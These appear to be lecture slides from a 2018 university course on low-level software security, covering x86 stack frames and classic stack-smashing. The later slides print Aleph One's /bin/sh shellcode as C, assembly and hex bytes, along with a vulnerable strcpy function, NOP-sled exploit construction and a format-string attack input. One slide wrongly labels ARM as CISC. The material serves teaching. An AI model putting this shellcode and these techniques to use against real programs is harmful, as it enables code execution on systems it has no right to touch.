low-level software security

•••

COM402 - Spring 2018

Slide credits: Adam Everspaugh and Drew Davidson

roadmap

- x86
- process memory layout
- stack frames and function calls
- stack smashing: overflowing buffers on the stack
- constructing exploit code

why do we need to look at assembly?

"WYSINWYX: What you see is not what you eXecute"

[Balakrishnan and Reps TOPLAS 2010]

C code

```
int foo()
{
    int a = 0;
    return a + 7;
}
```


gcc -O0 -S foo.c

ia32 assembly


```
pushl   %ebp
movl    %esp, %ebp
subl    $16, %esp
movl    $0, -4(%ebp)
movl    -4(%ebp), %eax
addl    $7, %eax
leave
ret
```

x86: your friendly neighborhood


- family of backward-compatible instruction set architecture (ISA)
  - based on the Intel 8086 CPU
  - implementation of CISC
- the x86 architecture dominates the computer market
  - laptops and personal computers
- evolutionary design
  - backward-compatible up to Intel 8086 (1978)
  - many additions and extensions over the years
- alternative ISA implementations
  - ARM: dominates the smartphone/tablet market (CISC)
  - MIPS: very simple (RISC)
  - z/Architecture: IBM mainframes (CISC)



integer registers (ia32)



process memory layout



.text: machine code of executable and constant data

- program binary, shared libs

.data: global and static local variables that are initialized

- `int x = 22;`

.bss: same type of variables as .data but not initialized

- `int x;`

heap: dynamically allocated variables - while program is running

- `malloc/free`

stack: temporary memory - lifetime of a function or block

- local variables, function parameters

env: environment variables and program arguments

stack layout & function calls

- calling a procedure involves
  - passing arguments
  - saving a return address
  - transfer control to callee
  - transfer control back to caller
  - return results
- *calling convention* → protocol about how to call and return from functions
  - many conventions possible
  - focus on C-style convention
- C calling convention
  - based heavily on hardware-supported stack
  - based on the `push, pop, call, ret`
  - can be broken down into two sets of rules employed by *caller* and *callee*

function call

```
void greeting(int a, int b, int c)
{
    char name[400];
}

int main(int argc, char* argv[]) {
    int p1 = 15;
    int p2 = 31;
    int p3 = 63;
    greeting(p1, p2, p3);
    return 0;
}
```

```
(gdb) disassemble main
Dump of assembler code for function main:
0x0804837f <main+0>:    push   %ebp
0x08048380 <main+1>:    mov    %esp,%ebp
0x08048382 <main+3>:    sub    $0x18,%esp
0x08048385 <main+6>:    movl   $0xf,-0xc(%ebp)
0x0804838c <main+13>:   movl   $0x1f,-0x8(%ebp)
0x08048393 <main+20>:   movl   $0x3f,-0x4(%ebp)
0x0804839a <main+27>:   mov    -0x4(%ebp),%eax
0x0804839d <main+30>:   mov    %eax,0x8(%esp)
0x080483a1 <main+34>:   mov    -0x8(%ebp),%eax
0x080483a4 <main+37>:   mov    %eax,0x4(%esp)
0x080483a8 <main+41>:   mov    -0xc(%ebp),%eax
0x080483ab <main+44>:   mov    %eax,(%esp)
0x080483ae <main+47>:   call   0x8048374 <greeting>
0x080483b3 <main+52>:   mov    $0x0,%eax
0x080483b8 <main+57>:   leave
0x080483b9 <main+58>:   ret
End of assembler dump.
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x08048374 <greeting+0>:        push   %ebp
0x08048375 <greeting+1>:        mov    %esp,%ebp
0x08048377 <greeting+3>:        sub    $0x190,%esp
0x0804837d <greeting+9>:        leave
0x0804837e <greeting+10>:       ret
End of assembler dump.
(gdb)
```

prologue

call

exit

function stack frame

- stack frame
  - each function call has one
  - deal with nested function calls
  - %esp (stack pointer) and %ebp (frame pointer) defines the frame
- callee stack frame
  - parameters for the called function
  - old frame pointer (i.e., %ebp)
  - saved register context
  - local variables
- caller stack frame
  - arguments for the called function
  - return address
  - saved register context
  - local variables

call and return instructions


- function call (caller)
  - push the return address on the stack (`%eip`)
  - jump to the function location
- function return (callee)
  - before return → `leave` instruction
  - pop the return address from the stack
  - jump to the return address

Instructions	Functions
`call addr`	`pushl %eip` `jmp addr`
`leave`	`movl %ebp, %esp` `popl %ebp`
`ret`	`pop %eip`

ia32/linux register saving convention

- special stack registers
  - %ebp and %esp
  - %esp → current stack pointer (point to the top element)
  - %ebp → base pointer for the current stack frame
- callee-saved registers
  - %ebx, %esi, %edi
  - old values saved on stack prior to executing the function
- caller-saved registers
  - %eax, %ecx, %edx
  - old values saved on stack prior to calling the function

stack frame in detail




stack smashing

- if temp2 is a str of length 200 bytes?
- if temp2 is a string of length 400 bytes?
- if temp2 is a string of length >400 bytes?

```
greeting( char* temp1, char* temp2 )
{
        char name[400];
        memset(name, 0, 400);
        strcpy(name, temp2);
        printf( "Hi %s %s\n", temp1, name );
}
```

stack smashing

- useful for denial-of-service
- even better: control flow hijacking



exploit sandwich

- what do you need?
  - NOP sled
  - payload (shell code)
  - pointer into machine code

NOP sled	payload	ptr

shellcode

```
#include <stdio.h>
void main() {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
    exit(0);
}

Shell code from AlephOne -- our
payload
```

```
movl string_addr,string_addr_addr
movb $0x0,null_byte_addr
movl $0x0,null_addr
movl $0xb,%eax
movl string_addr,%ebx
leal string_addr,%ecx
leal null_string,%edx
int $0x80
movl $0x1, %eax
movl $0x0, %ebx
int $0x80 /bin/sh string goes here.
```


problem: we don’t know where we are in memory

getting address

```
jmp offset-to-call # 2 bytes
popl %esi # 1 byte
movl %esi,array-offset(%esi) # 3 bytes
movb $0x0,nullbyteoffset(%esi) # 4 bytes
movl $0x0,null-offset(%esi) # 7 bytes
movl %esi,%ebx # 2 bytes
leal array-offset,(%esi),%ecx # 3 bytes
leal null-offset(%esi),%edx # 3 bytes
int $0x80 # 2 bytes
movl $0x1, %eax # 5 bytes
movl $0x0, %ebx # 5 bytes
int $0x80 # 2 bytes
call offset-to-popl # 5 bytes
/bin/sh string goes here
```

Making some modifications:

- using indexed addressing
- Calculating offset



shellcode

```
char shellcode[] =
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89\xec\x5d\xc3";
```

another problem: strcpy stops at the first NULL byte (0x00)

solution: avoid NULL bytes in the machine code

improvements

- NOP sled makes arithmetic simpler
- xch %eax, %eax -- opcode \x90
- land anywhere in NOPs and attack will succeed
- if buffer is too small
  - user environment variables to store shell code
  - bash passes this array from shell's environment by default
  - or explicitly by `execve("meet", argv, envp)`

vulnerable functions

- strcpy
- strcat
- scanf
- gets

- safer versions: strncpy, strncat, etc.
  - safer but not foolproof!
  - can get an unterminated string → other problems

- Another vulnerability → format strings
  - `printf(const char* format, …)`
  - `printf("Hi %s %s\n", argv[1], argv[2]);`
  - `Argv[1] = "%s%s%s%s%s%s%s%s%s%s"`

references

http://www.cs.virginia.edu/~evans/cs216/guides/x86.html

http://www.cs.princeton.edu/courses/archive/spr04/cos217/lectures/IA32-III.pdf